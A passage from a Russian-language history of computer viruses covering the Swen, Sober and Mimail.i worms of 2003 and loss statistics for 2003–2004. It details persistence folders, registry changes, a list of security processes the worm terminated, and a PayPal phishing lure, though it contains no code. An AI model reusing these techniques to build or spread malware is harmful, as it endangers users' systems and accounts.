Тем самым червь сохранял свои используемые данные (генерируемые случайные имена файлов и т. д.), то есть свою конфигурацию. Если «червь», по каким-либо причинам, не мог осуществить соединение ни с одним из адресов электронной почты из swen1.dat, то он выводил своё сообщение и просил пользователя занести следующие данные для соединения: имя электронной почты отправителя, логин/пароль, адрес электронной почты, серверы SMTP и POP3. «Swen» при помощи утилит Winzip или Winrar мог также создать одну или более заархивированных копий самого себя.

При первом выполнении на инфицированном компьютере он посылал HTTP-запрос для удалённой страницы на заранее заданный вирусописателем сервер по адресу http://ww2.fce.vutbr.cz/bin/counter.gif/link=bacillus&width=6&set=cnt006, который выполнял роль счётчика количества инфицирований компьютерных систем. Причём выводимая статистическая информация о числе заражений иногда заменялась следующим предупреждением: «WARNING: Your computer may be infected by W32/Swan@MM worm. It's no joke. See mcafee.com for info» («ВНИМАНИЕ: Ваш компьютер может быть заражён

«W32/Swan@MMworm». Это не шутка. Смотрите об этом на mcafee.com). Используя имя и пароль пользователя, «червь» регистрировался на сервере POP3 и осуществлял контроль над электронной почтой: если он находил в электронной почте собственные сообщения, то сразу же удалял их.

При выполнении «Swen» под случайным именем устанавливался на все найденные им доступные сетевые диски в следующие директории:

windows\allusers\startmenu\programs\startup

windows\startmenu\programs\startup

winme\allusers\startmenu\programs\startup

winme\startmenu\programs\startup

win9x\allusers\startmenu\programs\startup

win9x\startmenu\programs\startup

documentandsettings\allusers\startmenu\programs\startup

documentandsettings\defaultuser\startmenu\programs\startup

documentandsettings\administrator\startmenu\programs\startup

winnt\profiles\allusers\startmenu\programs\startup

winnt\profiles\defaultuser\startmenu\programs\startup

winnt\profiles\administrator\startmenu\programs\startup.

Он также создавал файл script.ini в директории программных файлов mIRC (при установленном клиенте). Этот файл-скрипт затем соединялся с IRC каналом и посылал одну из копий инфицированного файла с расширениями *.zip, *.rar или *.exe из директории Windows всем, с кем было установлено соединение. После этого оригинал файла script.ini переименовывался в script.bcp.

При распространении через KaZaA «Swen» выполнял следующую последовательность действий. Устанавливал себя на компьютере в виде файла со случайным именем и расширением *.zip или *.rar во временную поддиректорию Windows и добавлял значения «Dir99»=«012345»:«случайное имя папки» и «DisableSharing»=«0» в ключ системного реестра HKEY_CURRENT_USER\Software\KaZaA\LocalContent, который добавлял

эту случайную папку к списку общедоступных папок в KaZaA. Приведем перечень лишь некоторых из возможных имён файлов в случайной папке: VirusGenerator.exe, MagicMushroomsGrowing.exe, CookingwithCannabis.exe, HallucinogenicScreensaver.exe, Mynakedsister.exe, XXXPictures.exe, SickJoke.exe, XXXVideo.exe, XPupdate.exe, EmulatorPS2.exe, XboXEmulator.exe, Sex.exe, HardPorn.exe, JennaJameson.exe, 10.000Serials.exe, Hotmailhacker.exe, Yahoohacker.exe, AOLhacker.exe, fixtool.exe, cleaner.exe, removaltool.exe, remover.exe, Klez.exe, Sobig.exe, Sircam.exe, Gibe.exe, Yaha.exe, Bugbear.exe, installer.exe, upload.exe, warez.exe, hacked.exe, hack.exe, keygenerator.exe, WindowsMediaPlayer.exe, GetRightFTP.exe, DownloadAccelerator.exe, Mirc.exe, Winamp.exe, WinZip.exe, WinRar.exe, KaZaA.exe, KaZaAmediadesktop.exe, KaZaA Lite.

Эти, как правило сформированные из трёх слов имена файлов доступны для других пользователей сети KaZaA.

«Червь» также искал в системном реестре адреса NNTP серверов (серверов телеконференций), а затем пытался войти в контакт с найденным им сервером телеконференции. Если в компьютерной системе не было сконфигурировано никакого сервера телеконференции, «червь» случайным образом брал его из заранее составленного списка. Затем он загружал доступные группы и передавал сообщения случайно выбранным группам.

Посредством электронной почты «Sven» распространялся как файл присоединения, используя непосредственное подключение к SMTP серверу, и для запуска вложения электронного письма достаточно было открыть само письмо для чтения или предварительного просмотра. Электронные адреса он искал на «жёстких» дисках в файлах с расширениями *.ht, *.asp, *.eml, *.dbx, *.wab и .mbx. Имя присоединённого файла выбиралось из перечня заранее заданных имён: Patch, Upgrade, Update, Installer, Install, Pack или Q с добавлением случайного числа, к которым добавлялось расширение *.exe, *.pif, *.bat, *.scr, *.com или *.zip (например «Installer [случайное число].exe»).

«Sven» осуществлял попытки остановки различных процессов[382], найденных им в оперативной памяти компьютерной системы: _avp, ackwin32, amserv, anti-troj, aplica32, apvxdwin, autodown, avconsol, ave32, avgcc32, avgctrl, avgw, avkserv, avnt, avp, avsched32, avwin95, avwupd32, blackd, blackice, bootwarn, ccapp, ccshtdwn, cfiadmi, cfiaudit, cfind, cfinet, claw95, dv95, ecengine, efinet32, esafe, espwatch, f-agnt95, f-prot, f-prot95, f-stopw, findviru, fp-win, fprot, fprot95, frw, gibe, iamapp, ibmasn, ibmavsp, icload95, icloadnt, icmon, icmoon, icssuppnt, icsupp, iface, iomon98, jedi, kpfw32, lockdown2000, lookout, lu32, luall, moolive, mpftray, msconfig, nai_vs_stat, nav, navapw32, navnt, navsched, navw, nisum, nmain, normist, nupdate, nupgrade, nvc95, outpost, padmin, pavcl, pavsched, pavw, pcciomon, pccmain, pccwin98, pcfwallicon, persfw, pop3trap, rav, regedit, rescue, safeweb, serv95, sphinx, sweep, tca, tds2, vcleaner, vcontrol, vet32, vet95, vet98, vettray, view, vscan, vsecomr, vshwin32, vsstat, webtrap, wfindv32, zapro, zonealarm. Если хотя бы один из этих процессов уже был начат, когда «червь» выполнялся, то на экран монитора выводилось сфальсифицированное сообщение об ошибке: Memory access violation in module kernel32 at (номер) («Нарушен доступ к памяти в модуле kernel32 (номер)»).

Главными признаками присутствия «Sven» в компьютерной системе можно считать наличие в директории Windows файлов germs0.dbv и swen1.dat, а также общее замедление работы.

На долгое время «Swen» стал одним из наиболее часто обнаруживаемых в компьютерах пользователей вирусов. «Они начали оказывать серьёзное деструктивное влияние на мировую экономику, – отмечал Washington ProFile. – Заражение офисного компьютера приводит к временному простою работающего на нём человека, а то и к приостановлению деятельности всей организации. Американские исследователи подсчитали, что таким образом США уже потеряли 6882

[382] Межсетевые экраны, служебные утилиты, антивирусное программное обеспечение.

чел./года, а в мировых масштабах этот показатель достигает почти 40 тыс. чел./лет». Кроме этого, высказывались и предположения о том, что вирусы используются для кибернетического шпионажа. По оценкам консалтинговой фирмы PricewaterhouseCoopers в одном только 2002 году авторы всевозможных «червей» и «троянских» программ вместе лишили мировую экономику 1,5 трлн. долл. Согласно опросу, проведённому исследовательской организацией Information Week Research среди нескольких тысяч профессионалов в сфере информационных технологий, «в 2000 году американские компании в результате вирусных атак понесли совокупные убытки в размере 266 млрд. долл., что составляло 2,5% ВВП страны. Причём количество вирусных атак растёт в геометрической прогрессии». По оценкам CERT Coordination Center в 2001 году компьютеры пользователей были атакованы более 58000 раз, в 2002 году это число превысило 82000 атак, а за первое полугодие 2003 года уже было зафиксировано свыше 76400 вирусных атак. Согласно исследованиям маркетинговой фирмы Edelman, компьютер каждого третьего пользователя Интернет в США хотя бы раз в течение последнего года переживал нападение компьютерных вирусов. По данным Washington ProFile на 1 октября 2003 года в мировых электронных сетях циркулировало 55–65 тысяч различных вирусов, созданных примерно 10–12 тысячами программистов: «Число производителей разрушительных программ увеличивается с каждым годом, поскольку искусством написания вирусов несложно овладеть. Однако вести борьбу с ними почти некому». По оценкам журнала Business Week в 2003 году в мире борьбой с вирусописателями занималось не более 500 организаций. В США – стране с наиболее развитой инфраструктурой Интернет – этим занимались ФБР США и Министерство национальной безопасности США. По некоторым оценкам государственные органы правопорядка США, занимавшиеся борьбой с компьютерными вирусами, насчитывали в 2003 году не более 100–150 человек. И это в США. Но ведь авторы вирусов живут практически во всех индустриально развитых странах

мира, а периодически эпидемии вирусов начинались также и в странах, которые лишь с большой натяжкой можно назвать добившимися больших успехов в развитии высоких информационных технологий. Более того, зачастую авторы вредоносных программ объединяются в целые группы, о некоторых из которых мы уже упоминали: «29A», «Metaphase», YAM (Youth Against McAfee – Молодёжь против McAfee), «Phalcon Skism».

В 2003 году в Китае доля компьютеров, подвергшихся атаке разных компьютерных вирусов, составила 85,57%, что на 1,59% и 25,57% выше уровня, соответственно, 2002 и 2001 г. От компьютерных вирусов пострадало 63,57% пользователей. Такую информацию распространило 26 октября Министерство общественной безопасности КНР. Однако в Китае не всё так плохо. 23 октября в Пекине открылась первая Китайская международная ярмарка Интернет-культуры, на которой почти 100 китайских и зарубежных предприятий из области Интернет-индустрии обсудили вопросы освоения китайского Интернет-рынка[383]. Организаторами ярмарки, которая проходила в течение трёх дней, были Министерство культуры, Госсовет КНР и Пекинское городское правительство. В ходе ярмарки был проведён Форум по вопросам развития Интернет-культуры, в котором приняли участие представители предприятий, вузов и исследовательских кругов.

Мы уделяем внимание такого рода мероприятиям не случайно – совершенно очевидно, что низкий уровень Интернет-культуры влечёт за собой наплевательское отношение к мерам информационной безопасности за что порой расплачивается потом всё компьютерное сообщество.

Заканчивался октябрь 2003 года, и, казалось бы, события эпидемии «Sobig.F» потихоньку уходили в историю, но не тут-то было. Оказалось, что

---

[383] Согласно статистике в первой половине 2003 года в Китае Интернет пользовались 68 млн. человек. За первые 6 месяцев 2003 года общее число пользователей Сети в стране увеличилось на 8,9 млн. абонентов. Нынешнее число пользователей Интернет в 109,7 раза больше показателя 1997 года.

у знаменитого семейства «Sobig» в среде вирусописателей есть горячие поклонники. 28 октября сразу из нескольких заслуживающих внимания источников – mi2g.com, AP, Herald Tribune и The Ledger – стали поступать сообщения о начале эпидемии сетевого «червя» по имени «Sober»[384]. Эта вредоносная компьютерная программа была обнаружена двумя днями раньше, но именно двадцать восьмого числа эксперты отметили пик её активности. «Sober» представлял собой классического сетевого «червя», распространявшегося посредством электронной почты. Инфицированные «Sober» электронные письма содержали разные заголовки, разные тексты на двух языках (английском и немецком) и разные имена и расширения (*.pif, *.bat, *.scr, *.com, *.exe) вложенных файлов, что значительно затрудняло его идентификацию по чисто внешним признакам. В том случае, если пользователь запускал файл, вложенный в инфицированное письмо, «Sober» показывал на экране монитора сфальсифицированное сообщение об ошибке: File not complete! («Файл не полный!»). Затем «Sober» создавал в системной директории Windows три свои копии с различными именами и регистрировал их в ключе автоматического запуска системного реестра операционной системы. После этого «Sober» запускал процедуру распространения. Для этого он сначала находил на заражённом компьютере файлы, которые могли содержать электронные адреса, считывал оттуда данные и незаметно для владельца компьютера от его имени рассылал найденным адресатам свои копии. Но самое интересное, что «червь» также содержал в своем теле текстовые строки, где автор «Sober» выражает автору другого сетевого червя – «Sobig» – восхищение.

12 ноября 2003 года было зарегистрировано появление написанного на языке программирования высокого уровня MS Visual C++ 6.0 нового,

---

[384] «Sober» (англ.) – «Рассудительный». Впервые был замечен в Германии и затем стремительно распространился по Европе и США.

восьмого по счёту штамма Интернет-червя «Mimail», которому дали имя «Mimail.i»[385].

Идентификационная карточка вредоносной компьютерной программы	
Имя	Mimail.i
Другие названия	Mimail.I, Mimail.i@-mm, Mimail.I@-mm, I-Worm.Mimail.I
Тип	почтовый червь с «троянским» компонентом
Инфицируемые платформы	Windows 95/98/Me/NT/2000/XP
Неработоспособен под Управлением	DOS/Linux/Macintosh/OS/2/UNIX//Windows 3.x
Страна происхождения	Россия
Длина	12288 байт[386]

Данная вредоносная программа автоматически не срабатывала, и её должны были приводить в действие пользователи, которые беспечно открывали приложенный к электронному письму файл. Если родоначальник «Mimail» выдавал себя за предостережение от компании Microsoft по поводу адреса электронной почты пользователя, то новая версия использовала для привлечения легковерных жертв иной трюк – «Mimail.i» маскировался под официальное сообщение платёжной Интернет системы PayPal[387].

Как и все предыдущие штаммы, «Mimail.i» проникал в компьютер жертвы по электронной почте в прикреплённом файле со

---

[385] В сентябре 2004 года включён в первую двадцатку основного списка WildList Международной организации WildList.

[386] В виде сжатого утилитой «UPX» файла. В разархивированном состоянии длина файла составляет около 30720 байт.

[387] В 2003 году эта принадлежащая аукциону eBay служба стала мировым лидером в своей области профессиональной деятельности, и её пользователями являлись более 35 млн. человек.

сфальсифицированного адреса donotreply@paypal.com. В заголовке этого письма сообщалось об окончании срока действия счёта в платёжной системе PayPal: YOUR PAYPAL.COM ACCOUNT EXPIRES («Срок действия Вашего счета истекает»), а в тексте клиент уведомлялся на английском языке о том, что его счёт будет закрыт, если в течение 5 банковских дней он не обновит идентификационную информацию: имя, номер счета и PIN-код. Для этого в письмо вложен якобы «абсолютно безопасный» исполняемый файл, который как раз и содержал вредоносный код. При его запуске происходило инфицирование компьютера пользователя, а на экране монитора появлялся запрос с предложением ввести необходимую информацию о счёте в платёжной Интернет-системе PayPal. Если пользователь послушно заполнял поля в появившейся форме, добытые таким образом конфиденциальные данные «червь» немедленно прятал в файле ppinfo.sys, который затем переправлялся автору «Mimail.i».

В корневой директории «Mimail.i» создавал два файла pp.gif и pp.hta, которые использовались в работе диалогового окна, а также файлы zp3891.tmp, ee98af.tmp и el388.tmp в системной директории Windows. Параллельно этому «червь» копировал себя в директорию Windows под именем svchost32.exe и прописывался в ключе автоматического запуска системного реестра. Кроме того, «Mimail.i» сканировал «жёсткий» диск компьютера жертвы через браузер, искал строки-адреса в файлах директорий «ShellFolders» и «ProgramFiles», а затем отсылал себя по найденным электронным адресам. Таким образом, копии «Mimail.i» поступали всем, кто был записан в адресной книге инфицированного компьютера.

Вместе с тем, несмотря на техническое сходство, например, «Mimail.i» и предыдущего штамма «Mimail.g» со своим пращуром, существенная разница заключалась в целях, которые преследовались их авторами.

Специалисты подметили, что если «Mimail» совершал DDoS-атаки[388] на «антиспамерские» Web-сайты и корневые серверы Интернет (так называемые «backbone серверы»), то нападению «Mimail.g» подверглись торговая площадка компьютерных игр и российский финансовый сервис, а «Mimail.i» атаковал в «некоммерческих» целях сервер аукциона eBay с явной задачей вывести его из строя, но в него также, несомненно, заложены возможности и для того, чтобы при случае автор этого штамма смог бы разбогатеть за счёт доверчивых клиентов платёжной системы PayPal.

Между тем, по сообщению Vnunet.com, специалисты указывали: «Компании обращают все меньше внимания на информационную безопасность своих систем, несмотря на то что угроза “корыстных” атак и распространения вирусов не только не уменьшается, но, напротив, постоянно растёт».

Снижение внимания к проблемам информационной безопасности было выявлено в ходе очередного опроса, проведённого в декабре 2003 года газетой Computing and Information Week. Этот опрос, охвативший 2500 менеджеров в области информационных технологий, показал, что к проблемам информационной безопасности серьёзно относилось лишь 59% от числа опрошенных, в то время как при первом аналогичном обследовании, в 2000 году, этот показатель составлял 71%. В 2003 году в среднем организация сталкивалась с четырнадцатью случаями нарушений ИТ-безопасности в год, но около половины от числа опрошенных ИТ-менеджеров даже не догадывались, как часто их организации являются

---

[388] Учитывая важность этого понятия, напомним ещё раз, что DDoS-атака (Distributed Denial of Service Attack) – это распределённая атака, приводящая к отказу в доступе. Она заключается в том, что все заражённые компьютеры, которых могут быть десятки тысяч, в указанный автором вируса момент начинают отправлять бессмысленные пакеты информации на определённый сервер. Чем больше машин удалось заразить, тем больше вероятность выведения цели атаки из строя – даже самый мощный сервер можно перегрузить, после чего он перестает отвечать на какие-либо запросы.

объектом для атаки вирусов и компьютерных злоумышленников. Примерно 43% опрошенных полагали, что самой большой угрозой информационной безопасности является возросшая сложность атак, а четверть респондентов заявили, что за весь 2003 год ни разу не проверяли свои системы безопасности на устойчивость к электронным атакам.

Как известно, наиболее распространённым методом электронного взлома компьютерной системы является использование известных «уязвимостей» в защите программного обеспечения от компании Microsoft, что составляло более 40% от общего числа инцидентов в 2003 году – много времени и других ресурсов в 2003 году ИТ-менеджеры потратили на борьбу с такими компьютерными вирусами, как «Blaster», «Slammer» и «Sobig». В итоге проведённого Computing and Information Week исследования удалось установить, что средняя стоимость одной «уязвимости» в системе информационной безопасности организации составляла около 49200 долл. Удивительно, но факт, что в среднем 42% корпоративных пользователей не были знакомы с политикой ИТ-безопасности организации. Кроме того, органы и учреждения, на которые возложены задачи по борьбе с «уязвимостями», признали, что «наибольшей проблемой для них является нежелание жертв виртуальных преступлений сотрудничать и предавать гласности свои проблемы». Поэтому неудивительно, что более 25% от числа опрошенных ИТ-менеджеров заявили, что они никому не сообщали о происходивших в их организациях нарушениях информационной безопасности. Из тех, кто всё-таки делал какое-то заявление, лишь 12% сообщали об этом в компетентные государственные органы, а остальные ограничивались информированием своих партнёров, клиентов и консультантов.

CNews.ru со ссылкой на собственные источники информации опубликовал следующий материал: «3 декабря 2003 года представители американского министерства национальной безопасности заявили, что ущерб, который был нанесён вирусом “Blaster”, заразившим полмиллиона

компьютеров, – просто детская игрушка по сравнению с тем, что может сделать настоящая террористическая кибератака. Выступая перед 350 руководителями хайтек-компаний, собравшимися на первый Национальный саммит по компьютерной безопасности, министр национальной безопасности Том Ридж призвал ИТ-индустрию объединить свои усилия в борьбе с кибертерроризмом, отметив, что “враги свободы используют те же приемы, что и электронные взломщики”».

Далее CNews.ru сообщал, что, по словам Тома Риджа, Интернет и корпоративные сети, на которых держится современная индустрия, «представляют собой заманчивую цель для террористов». По его словам, в первой половине 2003 года было выявлено более 76000 «уязвимостей», которыми могли воспользоваться злоумышленники. Американский министр национальной безопасности призвал топ-менеджеров ИТ-сектора «быть такими же неутомимыми и целеустремленными, как хакеры», чтобы, объединившись, оказать отпор кибертерроризму. Он отметил также, что пробные атаки на банковские, корпоративные и государственные сети выявили не решённые ещё проблемы со взаимодействием корпоративных и государственных служб. К этой информации CNews.ru также добавил заявление на саммите Амит Йоран, директора Особого отдела компьютерной безопасности (National Cyber Security Division): «Атаки, которые предпринимались до сих пор злоумышленниками, были относительно бесхитростными и не очень разрушительными». Что же касается тренировочных атак, которые проводило само министерство, то, по его словам, уровень защищённости сетей американского правительства следует назвать недопустимым. Более того, американские чиновники опасаются хаоса, который может наступить в результате атак на телекоммуникационные системы, банковские, торговые сети и прочую ИТ-инфраструктуру.

На двухдневном саммите обсуждались также методы быстрого обнаружения кибератак, разработки безопасного программного обеспечения, где нет «уязвимостей» и лазеек для хакеров, а также повышения

осведомленности руководителей компаний и простых граждан о возможных угрозах со стороны кибертеррористов. В завершение указывалось, что Министерство национальной безопасности США планирует довести сведения о потенциальных угрозах до специалистов по информационной безопасности во множестве отраслей – от банковского до транспортного сектора, а также до 50 млн. рядовых американцев, пользователей домашних персональных компьютеров.

И в заключение рассказа о весьма непростом 2003 годе обратим ваше внимание на несколько впечатляющих статистических выкладок, опубликованных в отчётных материалах экспертами в сфере информационной безопасности из известной британской исследовательской компании mi2g. По их оценке в 2003 году произошёл очередной впечатляющий скачок количества электронных преступлений, среди которых заметными «игроками» были и атаки компьютерных вирусов на системы пользователей. Чаще всего жертвами вирусов в 2003 году становились домашние пользователи, а также малый и средний бизнес, что связано не только с их гораздо меньшими финансовыми возможностями и недостаточным уровнем специальных знаний в области информационной безопасности, но и с более низкой мерой ответственности по сравнению с техническим персоналом государственных учреждений и крупных компаний. Вместе с тем, в 2003 году зарегистрированы серьёзные вирусные атаки как против государственных структур, так и против крупных предприятий, организаций, банков и т. п., находящихся в Великобритании, Канаде, США, Южной Корее и других странах.

Оценка
ущерба мировой экономики от киберпреступлений

Год	**Минимальная оценка ущерба, В млн. долл.**	**Максимальная оценка ущерба, в млн. долл.**
2003	182157,4	222636,8
2002	106817,7	130555,0

Год	Минимальная оценка ущерба, В млн. долл.	Максимальная оценка ущерба, в млн. долл.
2001	33006,5	40341,3
2000	24587,2	30051,0
1999	18793,7	22970,1
1998	3833,8	4685,8
1997	1655,9	2023,9
1996	800,4	978,3
1995	0,2	0,3

Источник информации: mi2g.

В 2003 году большая часть экономического ущерба была нанесена пятью семействами вредоносных компьютерных программ. Вот эти «герои»: «Sobig» – 36,7 млрд. долл., «Klez» – 19,4 млрд. долл., «Yaha» – 11,3 млрд. долл., «Mimail» – 10,5 млрд. долл., «Swen» – 10 млрд. долл.

Очень часто вирусописатели оказываются косвенно вовлечёнными в большую мировую политику и экономику, ведь мимо их «пытливого сознания» не проходит ни одно мало-мальски заметное событие, и в результате объектами их электронных атак становятся серверы государственных структур, а также политических деятелей. В 2003 году общее количество атак, направленных на информационные системы госструктур, составило 2070 случаев.

Страны-лидеры
по количеству атак в 2003 году на их государственные системы

Место в 2003 г.	Место в 2002 г.	Страна	Кол-во атак в 2003 г.	Кол-во атак в 2002 г.	Рост, %
1	3	Бразилия	306	130	135,4
2	1	Китай	251	187	34,2
3	2	США	140	177	-20,9
4	8	Мексика	134	58	131,0
5	4	Турция	134	119	12,6

Место в 2003 г.	Место в 2002 г.	Страна	Кол-во атак в 2003 г.	Кол-во атак в 2002 г.	Рост, %
6	-	Таиланд	131	-	-
7	9	Колумбия	86	41	109,8
8	5	Тайвань	78	77	1,3
9	-	Египет	71	-	-
10	11	Аргентина	70	32	118,8
11	6	Австралия	66	66	0,0
12	12	Великобритания	47	30	56,7
13	16	Индия	38	26	46,2
14	-	Саудовская Аравия	37	-	-
15	19	Филиппины	36	19	89,5
16	15	Малайзия	31	27	14,8
17	10	Перу	21	34	-38,2
18	14	Эль Сальвадор	18	27	-33,3
19	-	Коста Рика	17	-	-
20	-	Индонезия	17	-	-
		Другие страны	341		

Источник информации: mi2g.

По оценке компании mi2g в результате всех киберпреступлений ущерб мировой экономике в 2003 году составил от 185 до 226 млрд. долл., что в среднем на 75% больше, чем в 2002 году.

§6. 2004 год – январь и февраль бьют рекорды; наносимый ущерб превосходит все мыслимые границы; новый тип компьютерных вирусов – распределённость, гибкость и «интеллектуальность»; виртуальная война между вирусописателями; инфицированные компьютерные системы как инструмент для рассылки спама, выполнения финансовых и иных махинаций, а также распространения заражённой «троянскими» программами электронной почты; первый 64-битный концепт-вирус и первый сетевой червь для мобильных телефонов; модная тенденция – самоуничтожение вирусов; вход через «заднюю дверь», оставленную другими вирусами; вирусы для смартфонов и КПК – наступление

- Выпущен Microsoft Internet Security and Acceleration (ISA) Server 2004 – комплексная система защиты сетей предприятий на основе новых технологических решений.
- Завершение разработки и выпуск на рынок новой операционной системы Microsoft Vista отложены на 2006 год.
- Руководство Intel приняло решение не выпускать процессор Intel Pentium 4 с ядром Prescott и тактовой частотой 4 ГГц.
- По итогам оценки высокопроизводительных систем высшую строчку в рейтинге суперкомпьютеров занял кластер BlueGene/L beta systems компании IBM.

В начале января на основании анализа произошедших в 2003 году вирусных инцидентов испанская компания-разработчик антивирусных средств Panda Software учредила и присвоила наиболее заметным и примечательным компьютерным вирусам прошедшего года номинации, приведённые в таблице.

Номинация	Победитель и краткое обоснование
Самый разрушительный	«Bugbear.B» – победил в данной номинации по двум основным причинам. Во-первых, в соответствии с собранными программой Panda ActiveScan сведениями он был в 2003 году самым распространённым в мире компьютерным вирусом, и, следовательно, большая доля ответственности за понесённый пользователям ущерб лежит на этом вирусе. Во-вторых, «Bugbear.B» успешно завершал процессы многих антивирусных программ, а также и межсетевых экранов, делая тем самым компьютерную систему пользователя абсолютно беззащитной в случае атак как со стороны других вирусов, так и компьютерных злоумышленников со всеми возможными тяжёлыми послед-

Номинация	Победитель и краткое обоснование
	ствиями
Самый эффективный	«Slammer» – в этой номинации стал очевидным лидером, вследствие того что в течение нескольких часов подряд практически безнаказанно атаковал небывалое до тех пор число SQL серверов и остановил работу компьютерных систем многих миллионов пользователей
Самый оригинальный	«Gibe.C» – остался непревзойдённым в этой категории благодаря тому, что отправителем электронного письма, содержащего вредоносный программный код, была якобы компания Microsoft. Напомним, что автором этого компьютерного вируса в тексте письма сообщалось, что в данном электронном послании содержится разработанная компанией Microsoft «заплата» для обновления операционной системы Windows
Самый надоедливый	«Blaster» – победитель этой номинации проникал в компьютерные системы пользователей при помощи «уязвимости» под названием DCOM, присущей некоторым версиям операционной системы Windows. При этом содержащаяся в программном коде вируса ошибка приводила к многократным самопроизвольным перезагрузкам инфицированных «Blaster» компьютерных систем пользователей. Причём сам уровень распространения «Blaster» в мире недвусмысленно указывал специалистам на то обстоятельство, что многие из числа вылеченных компьютерных систем могли заражаться им по нескольку раз
Самый коварный	«Nachi» – завоевал «пальму» первенства в этой категории из-за своего изощрённого поведения при проникновении в компьютерную систему. Этот вирус выдавал себя за полезную и «благородную» программу, спешащую на помощь всем компьютерным системам, инфицированным «Самым надоедливым» вирусом 2003 года – «Blaster». И действительно, «Nachi» находил в компьютерной системе, блокировал, а затем удалял «Blaster» и исправлял «уязвимость», которую последний использовал для инфицирования компьютера. Однако вскоре после этих действий «Nachi» использовал известную «уязвимость» по имени WebDAV, благодаря которой на инфицированном компьютере мог запускаться любой вредоносный код
Самый провока-	«Ganda» – добился успеха тем, что в начале войны США

Номинация	Победитель и краткое обоснование
ционный	против Ирака привлекал внимание пользователей фотографиями театра военных действий, сделанными якобы со спутника-шпиона
Самый стойкий	«Klez.I» – попал на пьедестал в этой номинации, так как несмотря на свой уже весьма почтенный возраст – его «день рождения» относится к апрелю 2002 года – по-прежнему встречался на просторах Всемирной паутины, неизменно попадая в ежемесячные рейтинги различных антивирусных фирм в качестве одного из наиболее часто обнаруживаемых компьютерных вирусов. Вследствие применённых его автором методов социальной инженерии и используемой «уязвимости» в MS Internet Explorer, «Klez.I» даже в конце 2004 года постоянно давал знать о себе в разных регионах мира
Самый быстрый	«Slammer» и «Sobig.F» – здесь мнения разделились, ввиду того что обе вредоносные компьютерные программы показали небывалую до того скорость своего распространения. За всю историю написания компьютерных вирусов не происходило ничего подобного, ведь если взять, к примеру, «Sobig.F», то, будучи запущенным всего лишь на нескольких компьютерных системах, он уже через два часа распространился в миллионах и миллионах своих электронных копий по всем континентам. Практически то же можно сказать и о «Slammer», который буквально через несколько часов после своего появления вызвал невиданную панику среди пользователей во всём мире

10 января специалисты являющейся одним из крупнейших производителей антивирусного программного обеспечения в мире корпорации Trend Micro опубликовали аналитические материалы, в которых была приведена оценка ущерба от распространения вредоносных программ в 2003 году: «Ущерб растёт стремительными темпами, и в прошедшем году достиг рекордной отметки в 55 млрд. долл. Для сравнения скажем, что в 2002 году данный показатель, по разным оценкам, составлял от 20 до 30 млрд. долл., а в 2001 году вирусы отняли у компаний 13 млрд. долл.». Причём эксперты Trend Micro были настроены крайне пессимистично и прогнозировали, что в 2004 году из-за вирусов компа-

нии потеряют гораздо больше. Эксперты Trend Micro подсчитали, что в 2003 году в среднем в месяц случалось по одной по-настоящему серьёзной вирусной эпидемии: «В целом, за первую половину 2003 года на компьютерные системы было совершено около 70 тысяч атак, что в два раза выше показателей за аналогичный период 2002 года».

Что касается прогноза на будущее, то, по словам специалистов Trend Micro, в 2004 году должно было наблюдаться дальнейшее усугубление ситуации: «Здесь можно выделить несколько основных направлений, по которым будут развиваться вирусы. Во-первых, спам станет основным источником заразы, именно с ним будет приходить большинство компьютерных вирусов. Вирусописатели продолжат брать на вооружение спамерские технологии, рассылая свои “произведения” сразу по миллионам почтовых адресов. Во-вторых, вредоносные программы станут более универсальными, а деятельность компьютерных злоумышленников станет ещё изощреннее». Согласно прогнозам, в 2004 году должно было резко увеличиться число смешанных угроз, а наиболее популярным типом атаки должен был стать такой: вирус, приходящий в письмах со спамом, будет замедлять трафик в сети компании, и, пока администраторы пытаются остановить поток спама, он установит другую программу, задачей которой является поиск и кража паролей и ID пользователей сети. Далее утверждалось, что, пытаясь защитить свои компьютерные системы и сети, компании будут тратить больше средств на антивирусное программное обеспечение и к 2007 году расходы на специализированное программное обеспечение превысят 6,4 млрд. долл.!

Таблица 9

Вредоносные компьютерные программы, входившие в 2004 году в число двадцати наиболее распространённых в мире (по данным Международной организации WildList – WildList Organization International)

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Klez.H-mm**	46	46	45	44	41	42	40	40	38	38	34	34
W32/Sobig.A-mm**	38	33	31	29	26	–	–	–	–	–	–	–
W32/BugBear.A-mm**	37	36	35	34	32	30	26	26	23	–	–	–
W32/BugBear.B-mm**	33	34	33	34	34	35	32	32	31	30	29	30
W32/Funlove.4099*	31	32	31	30	29	30	29	29	29	28	26	26
W32/Ganda-mm**	31	31	31	29	24	23	–	–	–	–	–	–
W32/SirCam.A-mm**	31	29	28	25	23	23	–	–	–	–	–	–
W32/Swen-mm**	29	30	30	30	30	31	32	32	31	29	25	25
W32/Klez.E-mm**	28	28	27	24	23	–	–	–	–	–	–	–
W32/Fizzer-mm**	27	27	27	26	26	–	–	–	–	–	–	–
W32/Lirva.A-mm**	27	23	–	–	–	–	–	–	–	–	–	–
W32/Mimail.A-mm**	27	29	29	29	29	30	30	30	30	30	26	–
VBS/Redlof.A-m**	26	26	26	25	24	25	22	22	–	–	–	–
W32/Magistr.B-mm**	26	26	27	26	26	26	–	–	–	–	–	–

Название	Янв/Ч	Фев/Ч	Март/Ч	Апр/Ч	Май/Ч	Июнь/Ч	Июль/Ч	Авг/Ч	Сент/Ч	Окт/Ч	Ноябрь/Ч	Дек/Ч
W32/Sobig.F-mm**	26	27	28	29	29	31	31	31	29	28	23	–
W32/Magistr.A-mm**	25	25	24	–	–	–	–	–	–	–	–	–
W32/Yaha.K-mm**	25	24	–	–	–	–	–	–	–	–	–	–
W32/Dumaru.A-mm**	24	29	30	30	30	32	32	32	31	30	26	26
W32/Nimda.A-mm**	24	23	–	–	–	–	–	–	–	–	–	–
W32/Elkern.C**	23	25	27	24	–	–	–	–	–	–	–	–
W32/Mydoom.A-mm**	–	–	28	29	30	34	34	35	34	34	34	34
W32/Sobig.E-mm**	–		23	23	–	23	–	–	–	–	–	–
W32/Blaster.A**	–	–	22	–	–	–	–	–	–	–	–	–
W32/Netsky.D-mm**	–	–	–	24	26	31	32	32	32	32	33	33
W32/Nachi.A**	–	–	–	23	23	–	–	–	–	–	–	–
W32/Netsky.B-mm**	–	–	–	–	25	31	32	32	33	33	34	36
W32/Netsky.C-mm**	–	–	–	–	24	29	30	30	31	31	32	31
W32/Netsky.P-mm**	–	–	–	–	–	28	29	29	30	30	32	34
